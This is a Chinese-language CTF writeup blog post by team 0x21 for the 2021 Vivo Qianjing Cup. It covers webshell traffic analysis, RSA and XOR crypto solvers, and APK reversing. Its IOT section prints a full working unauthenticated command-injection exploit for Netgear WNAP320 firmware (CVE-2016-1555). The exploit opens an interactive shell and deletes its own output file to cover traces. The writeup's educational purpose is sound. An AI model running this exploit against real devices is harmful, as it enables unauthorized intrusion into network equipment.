2021Vivo千镜杯

原创

Ank1e 于 2021-12-08 10:53:02 发布 3369 收藏

分类专栏： CTF Writeup 文章标签： 安全

本文链接：https://blog.csdn.net/qq_41636200/article/details/121786194

VIVO千镜杯writeup

0x21战队WRITEUP

战队信息

战队名称：0x21

解题情况

战队排行

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
1	街道口好望角	9206.73	移动安全	11	3	2021-12-04 15:59:40
2	L3F_Sec	9179.34	移动安全	11	2	2021-12-04 13:16:40
3	L3FF_Sec	9133.97	Misc	11	1	2021-12-04 15:07:49
4	天命	8146.93	移动安全	10	2	2021-12-04 15:54:34
5	临江仙	8046.14	移动安全	10	0	2021-12-04 15:58:13
6	Spring	8036.34	移动安全	10	0	2021-12-04 15:56:01
7	L2H_Sec	7091.42	IOT	9	0	2021-12-04 13:47:57
8	LittleDark	6202.71	IOT	8	1	2021-12-04 13:16:13
9	0x21	5129.41	Misc	7	0	2021-12-04 15:58:12
10	我们的web手需要一个女朋友	5088.53	IOT	7	0	2021-12-04 15:44:17


共12页 < 1 2 3 4 5 ... 12 >

解题过程

Misc

签到题

签到题有手就行




flag

```
flag{6b92a6a3a8d6d422c78a4c6304f06eea}
```

黑客入侵

打开流量包，发现上传的php。全部导出。在最后发现上传的php文件名称。



通过流量判断是哥斯拉流量，但是写了gesila发现flag错误。查了百度才知道是godzilla。

随便找一个上传的马的php文件都可以看到靶机和端口。

```
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

POST /tlswslhaoev4lva.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Cookie: PHPSESSID=jk08ve171r0b33td7dcjjhn1a9;
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Host: 192.168.68.128:9080
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 19

T].
[Rw.TRg59d1.\K.HTTP/1.1 200 OK
Date: Sat, 31 Jul 2021 20:18:12 GMT
Server: Apache/2.4.46 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=jk08ve171r0b33td7dcjjhn1a9; path=/
Content-Length: 22
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

&.me469d94..?dv..Age46POST /tlswslhaoev4lva.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Cookie: PHPSESSID=jk08ve171r0b33td7dcjjhn1a9;
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Host: 192.168.68.128:9080
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 28
```

最后exp：

```
import hashlib
mm = "192.168.68.128:9080+tlswslhaoev4lva.php+godzilla"
flag_2 = "flag{" + hashlib.md5(mm.encode()).hexdigest() + "}"
print(flag_2)
```

flag

```
flag{fe7c3416a2ace0d97e4029e77368c5ab}
```

Crypto

safe_chat_db

DwonUnderCTF2021原题。


github找了exp直接打。但是一直不出，最后把后面这几个if “flag” in message: break注释掉，就出了。

github链接：Challenges_2021_Public/attack.py at main · DownUnderCTF/Challenges_2021_Public (github.com)

exp

```
import sys
import sqlite3
import itertools
from math import gcd
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

db = sys.argv[1] if len(sys.argv) > 1 else './enc_chall.db'
cur = (conn := sqlite3.connect(db)).cursor()

cur.execute("SELECT * FROM User;")
users = [(name, RSA.importKey(k)) for name, k in cur]
for (an, ak), (bn, bk) in itertools.combinations(users, 2):
    if (p := gcd(ak.n, bk.n)) > 1:
        break

print(an, bn)
ak = RSA.construct((ak.n, 65537, pow(65537, -1, (p - 1) * ((q := (ak.n // p)) - 1)), p, q))
bk = RSA.construct((bk.n, 65537, pow(65537, -1, (p - 1) * ((q := (bk.n // p)) - 1)), p, q))


for user, rsa_key in [(an, ak), (bn, bk)]:
    oaep = PKCS1_OAEP.new(rsa_key)
    cur.execute('''
        SELECT
            Conversation.id,
            initiator,
            peer,
            encrypted_aes_key_for_initiator,
            encrypted_aes_key_for_peer,
            iv
        FROM Conversation
        INNER JOIN Parameters
            ON Parameters.id = Conversation.initial_parameters
        WHERE initiator = ? OR peer = ?;
    ''', (user, user))
```

```
        , (user, user))

    for cid, initiator, peer, initiator_key, peer_key, iv in cur.fetchall():
        print(f"{cid}: {initiator} & {peer}")
        attribute = ""
        aes = None
        if initiator == user:
            attribute = "encrypted_aes_key_for_initiator"
            aes = AES.new(oaep.decrypt(initiator_key), AES.MODE_CBC, iv=iv)
        else:
            attribute = "encrypted_aes_key_for_peer"
            aes = AES.new(oaep.decrypt(peer_key), AES.MODE_CBC, iv=iv)

        cur.execute('''
        SELECT
            encrypted_message,
            from_initiator,
        ''' + f"{attribute}, " + '''
            iv
        FROM Message
        INNER JOIN Parameters
            ON Parameters.id = next_parameters
        WHERE conversation = ?
        ORDER BY
            timestamp ASC;
        ''', (cid,))
        for message, from_initiator, key, iv in cur.fetchall():
            print(f"{[peer, initiator][from_initiator]}:", message := unpad(aes.decrypt(message), AES.block_size
).decode())
            # if "flag" in message:
            #     break

            aes = AES.new(oaep.decrypt(key), AES.MODE_CBC, iv=iv)
        # if "flag" in message:
        #     break

    # if "flag" in message:
    #     break

conn.close()
```



flag

```
flag{3237a6f9fe1e96155a1d73b4afaf624c}
```

贰步

这个题就比较离谱了。发现第一步是个txt，第二步是个压缩包。第一步网上有个脚本，类似于actf的magicnum题，但又不一样。这里把得到的数字转字节，得到压缩包的解压密码


```
from Crypto.Util.number import long_to_bytes
from libnum import*
import struct
import binascii

s = [2.62564299192e-06,1.04885682362e-08,6.70158373239e-10,2.62219801428e-09,2.65526978183e-06,2.65544508693e-06
,4.29620995419e-05,1.05481356982e-08,4.21880024248e-08]
a = b''
b = b''
for i in s:
    a += struct.pack('<f',i)      #小端
print(a)

for j in s:
    b += struct.pack('>f',j)        #大端
print(b)

print(long_to_bytes(a))
print(long_to_bytes(b))

# b'4406614246802241012634264248175232 53'
# b'6044241608641422621062438424257135 23'
# b"T\xdeI ;zF\x94\xab\x86\x0f\n'\x1a5"
# b'thisispasswdsss'
```

解压压缩包。得到一个密码题，是De1ctf2019的xor的原题，链接：De1CTF-2019部分wp_CTF小白的博客-CSDN博客，直接拿exp来跑。这里需要把salt改成压缩包的密码。cc的值改成txt中的cc，即：

```
import string
from binascii import unhexlify, hexlify
from itertools import *

def bxor(a, b):     # xor two byte strings of different lengths
    if len(a) > len(b):
        return bytes([x ^ y for x, y in zip(a[:len(b)], b)])
    else:
        return bytes([x ^ y for x, y in zip(a, b[:len(a)])])

def hamming_distance(b1, b2):
    differing_bits = 0
    for byte in bxor(b1, b2):
        differing_bits += bin(byte).count("1")
    return differing_bits

def break_single_key_xor(text):
    key = 0
    possible_space = 0
    max_possible = 0
    letters = string.ascii_letters.encode('ascii')
    for a in range(0, len(text)):
        maxpossible = 0
        for b in range(0, len(text)):
            if(a == b):
                continue
            c = text[a] ^ text[b]
            if c not in letters and c != 0:
                continue
            maxpossible += 1
        if maxpossible > max_possible:
            max_possible = maxpossible
            possible_space = a
    key = text[possible_space] ^ 0x20
    return chr(key)

salt = "thisispasswdsss"
si = cycle(salt)
b = unhexlify(b'5e79372b2d2e67302322633068647f782f6230383f7d68246b353265657e25292a3530382e3d633966372239652a7b6a
2e2764213773353a343039657b74712d63242378292a337d202322232a3c7a6e316133276533080f2a3721272b7f3f616738206a213d3d6a
2b357c27702d3665387837373965702e6c2a38247f363f36303129323427206d2a3d2e3c312e6a312335312c2a633e713e2b3c3c3270232e
61752424256c167c623d292d232a7363306364226c7f603f3d652039316227333035 2a3f363564272d30392e312b6f7e35312c3e71636723
3b77253067213b287c222c392c30232c7032286e682b36722a7f3037236e363925216e267e3625292b3d2b346f421f246236382f3129746b
3666362a246035036f21272c7d74703a7e3c650073382d20326626267a7f6d7d377f227f6b5e7f7d3f2d2f6267692a3567293e26246f2722
27662138796465626165 2d2f23697b2d6b35382b792c3f2a6762352b242d3127207d322c2b34676c2f783331651d4125357f3e367c707935
7827266a2c32633b37332f24772f3665276d21306b797d702730242123777252127362d2f66273f33782922787830326a2d7f236a192d7631
2623782a64667c2e7e6236393e6b3d2220262e25617379776262373c6b6b7c3b2a316a266a732a2c3736396a37222030366a633c7f203666
2c79372c2e70272732612b2a68772b3f2a3637382d2c232266252f2f31346467266e362e3c64662b2f652523367a3e33662635782d2e212b
2b28206d6727367f307335286b7c6c6a262423272b7771326731376a2432206a322d3d3e742a38')
plain = ''.join([hex(ord(c) ^ ord(next(si)))[2:].zfill(2) for c in b.decode()])
b = unhexlify(plain)
print(plain)

normalized_distances = []

for KEYSIZE in range(2, 40):
    # 我们取其中前4段计算平均汉明距离
```

```
    # 我们取其中前6段计算平均汉明距离
    b1 = b[: KEYSIZE]
    b2 = b[KEYSIZE: KEYSIZE * 2]
    b3 = b[KEYSIZE * 2: KEYSIZE * 3]
    b4 = b[KEYSIZE * 3: KEYSIZE * 4]
    b5 = b[KEYSIZE * 4: KEYSIZE * 5]
    b6 = b[KEYSIZE * 5: KEYSIZE * 6]

    normalized_distance = float(
        hamming_distance(b1, b2) +
        hamming_distance(b2, b3) +
        hamming_distance(b3, b4) +
        hamming_distance(b4, b5) +
        hamming_distance(b5, b6)
    ) / (KEYSIZE * 5)
    normalized_distances.append(
        (KEYSIZE, normalized_distance)
    )
normalized_distances = sorted(normalized_distances, key=lambda x: x[1])

for KEYSIZE, _ in normalized_distances[:5]:
    block_bytes = [[] for _ in range(KEYSIZE)]
    for i, byte in enumerate(b):
        block_bytes[i % KEYSIZE].append(byte)
    keys = ''
    try:
        for bbytes in block_bytes:
            keys += break_single_key_xor(bbytes)
        key = bytearray(keys * len(b), "utf-8")
        plaintext = bxor(b, key)
        print("keysize:", KEYSIZE)
        print("key is:", keys, "n")
        s = bytes.decode(plaintext)
        print(s)
    except Exception:
        continue
```

得到一串字符：



这里交上去flag不对。但是看txt中代码，flag去掉flag{},确实是32位。所以是这个，但是>被替换掉了。这里对这个进行测试，最后fuzz得，需要把>改成0。

flag

```
flag{c16928791549b7eb1b708df98696be82}
```

移动安全

探囊取物

1、将apk文件改为zip文件

2、解压获取class.dex文件

3、利用dex2jar工具获得classes-dex2jar.jar文件

4、jd-jui打开jar文件

5、下面是jar文件

```
package com.ctf.crkackertwo;

import android.app.Activity;
import android.content.Context;
import android.os.Bundle;
import android.view.View;
import android.widget.Button;
import android.widget.EditText;
import android.widget.Toast;

public class MainActivity extends Activity {
  public Button btn_register;

  public EditText edit_sn;

  private int[] test = new int[] {
      118, 105, 118, 111, 78, 101, 101, 100, 89, 111,
      117 };

  public boolean checkSN(String paramString) {
    boolean bool = false;
    if (paramString == null)
      return false;
    try {
      if (paramString.length() == 0)
        return false;
      int j = this.test.length;
      for (int i = 0;; i++) {
        if (i < j) {
          if (this.test[i] != paramString.charAt(i))
            return false;
        } else {
          i = paramString.length();
          j = this.test.length;
          if (i <= j)
            bool = true;
          return bool;
        }
      }
```

```
    } catch (Exception exception) {
      exception.printStackTrace();
      return false;
    }
  }

  public void onCreate(Bundle paramBundle) {
    super.onCreate(paramBundle);
    setContentView(2130968576);
    this.edit_sn = (EditText)findViewById(2130903041);
    Button button = (Button)findViewById(2130903040);
    this.btn_register = button;
    button.setOnClickListener(new View.OnClickListener() {
          public void onClick(View param1View) {
            MainActivity mainActivity = MainActivity.this;
            if (!mainActivity.checkSN(mainActivity.edit_sn.getText().toString())) {
              Toast.makeText((Context)MainActivity.this, 2131099656, 0).show();
              return;
            }
            Toast.makeText((Context)MainActivity.this, 2131099654, 0).show();
            MainActivity.this.btn_register.setEnabled(false);
            MainActivity.this.setTitle(2131099652);
          }
        });
  }
}
```

6、分析checkSN函数

将输入的字符串转为数字与test数组比较

由此可以知道将test数组转为对应的ASCII码就可以了

private int[] test = new int[] {
118, 105, 118, 111, 78, 101, 101, 100, 89, 111,
117 };

这个数组就是要输入的注册码，根据ASCII表将这个数组转为对应的字符

- vivoNeedYou

7、将其输入apk运行，显示注册成功

flag

```
flag{vivoNeedYou}
```

IOT

IOT1

打开发现是WNAP320，网上搜索历史漏洞，得到一个rce：CVE-2016-1555，链接：https://www.seebug.org/vuldb/ssvid-99281


这里直接用poc来打，但是发现固件得文件地址变了。


这里只需要换一个地址即可，把boardDataWW.php改成boardDataNA.php，得到交互shell。

cat /f*得到flag

payload

```
# Exploit Title: Netgear WNAP320 2.0.3 - 'macAddress' Remote Code Execution (RCE) (Unauthenticated)
# Vulnerability: Remote Command Execution on /boardDataWW.php macAddress parameter
# Notes: The RCE doesn't need to be authenticated
# Date: 26/06/2021
# Exploit Author: Bryan Leong <NobodyAtall>
# IoT Device: Netgear WNAP320 Access Point
# Version: WNAP320 Access Point Firmware v2.0.3

import requests
import sys

if(len(sys.argv) != 2):
 print('Must specify the IP parameter')
 print("eg: python3 wnap320_v2_0_3.py <IP>")
 sys.exit(0)

host = sys.argv[1]
port = 80

cmd = ''

while(True):
 cmd = input('Shell_CMD$ ')
 #injecting system command part writing the command output to a output file
 data = {
  'macAddress' : '112233445566;' + cmd + ' > ./output #',
  'reginfo' : '0',
  'writeData' : 'Submit'
 }

 url = 'http://' + host + '/boardDataNA.php'
 response = requests.post(url, data=data)

 if(response.ok):
  #read the command output result
  url = 'http://' + host + '/output'
  cmdOutput = requests.get(url)
  print(cmdOutput.text)

  #remove trace
  cmd = 'rm ./output'
  data = {
   'macAddress' : '112233445566;' + cmd + ' #',
   'reginfo' : '0',
   'writeData' : 'Submit'
  }
  url = 'http://' + host + '/boardDataNA.php'
  response = requests.post(url, data=data)
 else:
  print('[!] No response from the server.')
```


Poweshell
尝试新的跨平台 PowerShell https://aka.ms/pscore6
PS E:\研究生比赛\CTF\2021ViVo千镜杯\iot\iot1> python exp.py 113.201.14.253:19046
Shell_CMD$ ls
666
8
BackupConfig.php
UserGuide.html
background.html
boardDataNA.php
boardDataWW.php
body.php
button.html
checkConfig.php
checkSession.php
clearLog.php
common.php
config.php
data.php
downloadFile.php
getBoardConfig.php
getJsonData.php
header.php
help
images
include
index.php
killall.php


Poweshell
help
images
include
index.php
killall.php
login.php
login_button.html
login_header.php
logout.html
logout.php
monitorFile.cfg
output
packetCapture.php
recreate.php
redirect.html
redirect.php
saveTable.php
siteSurvey.php
support.link
templates
test.php
thirdMenu.html
thirdMenu.php
titleLogo.php
tmpl
Shell_CMD$ cat /f*
flag{997dfadf4df0ed3a84152f46d90d37f1}

flag

```
